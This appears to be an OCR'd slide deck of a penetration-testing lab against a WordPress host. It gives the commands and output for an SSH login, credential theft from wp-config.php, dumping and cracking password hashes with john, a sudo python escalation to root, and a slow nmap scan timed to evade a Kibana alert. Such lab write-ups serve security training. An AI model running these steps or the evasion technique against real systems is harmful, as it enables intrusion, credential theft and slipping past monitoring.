
Commands:

$ ssh michael@192.168.1.110

$ john --wordlist=rockyou.txt ~/Downloads/wp_hashes.txt



```
root@Kali:/usr/share/nmap/scripts# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```




```
root@Kali:/usr/share/wordlists# john --wordlist=rockyou.txt ~/Downloads/wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (steven)
```

Exploitation: Broken Access Control


- Directory Traversal: revealed sensitive data “wp-config.php”containing mysql credentials for WordPress
- These credentials were used to login to mysql database and dump password hashes into a file called wp_hashes.txt

Commands:


$ select concat_ws(‘:’, user_login, user_pass) from wp_users into outfile ‘/var/www/html/wp_hashes.txt’;



```
mysql> select concat_ws(':', user_login, user_pass) from wp_users into outfile '/var/www/html/wp_hashes.txt';
Query OK, 2 rows affected (0.00 sec)

mysql> ^CCtrl-C -- exit!
Aborted
michael@target1:/var/www/html/wordpress$ cd ..
michael@target1:/var/www/html$ ls
about.html   contact.zip  elements.html  img         js    Security - Doc  team.html  wordpress
contact.php  css          fonts          index.html  scss  service.html    vendor     wp_hashes.txt
michael@target1:/var/www/html$ cat wp_hashes.txt
michael:$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0
steven:$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/
michael@target1:/var/www/html$
```



```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

:
```



```
michael@target1:/var/www/html/wordpress$ mysql -h localhost -u root -p word
press
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 111
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved
.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input stateme
nt.

mysql>
```


Exploitation: Privilege Escalation

- I researched a python script command to gain a shell; steven has root privileges under python command
- Gained a root shell

Commands:

$ sudo -l

$ sudo python -c ‘import pty;pty.spawn(“/bin/bash”)’ id



```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")' id
root@target1:/home/steven# 
```

Avoiding Detection

Stealth Exploitation of Enumeration Scan

Monitoring Overview

- No alert was created in Kibana to detect an nmap scan
- An alert can be created to measure the number of requested ports for each IP
- This alert fires when 500 ports are requested within 1 second.

Mitigating Detection

- An nmap scan can be executed without triggering this alert.
- A SYN stealth scan with a time delay of 1 second between probes
- This will take almost 17 minutes to scan the most common 1000 ports but it ensures that detection will go unnoticed.

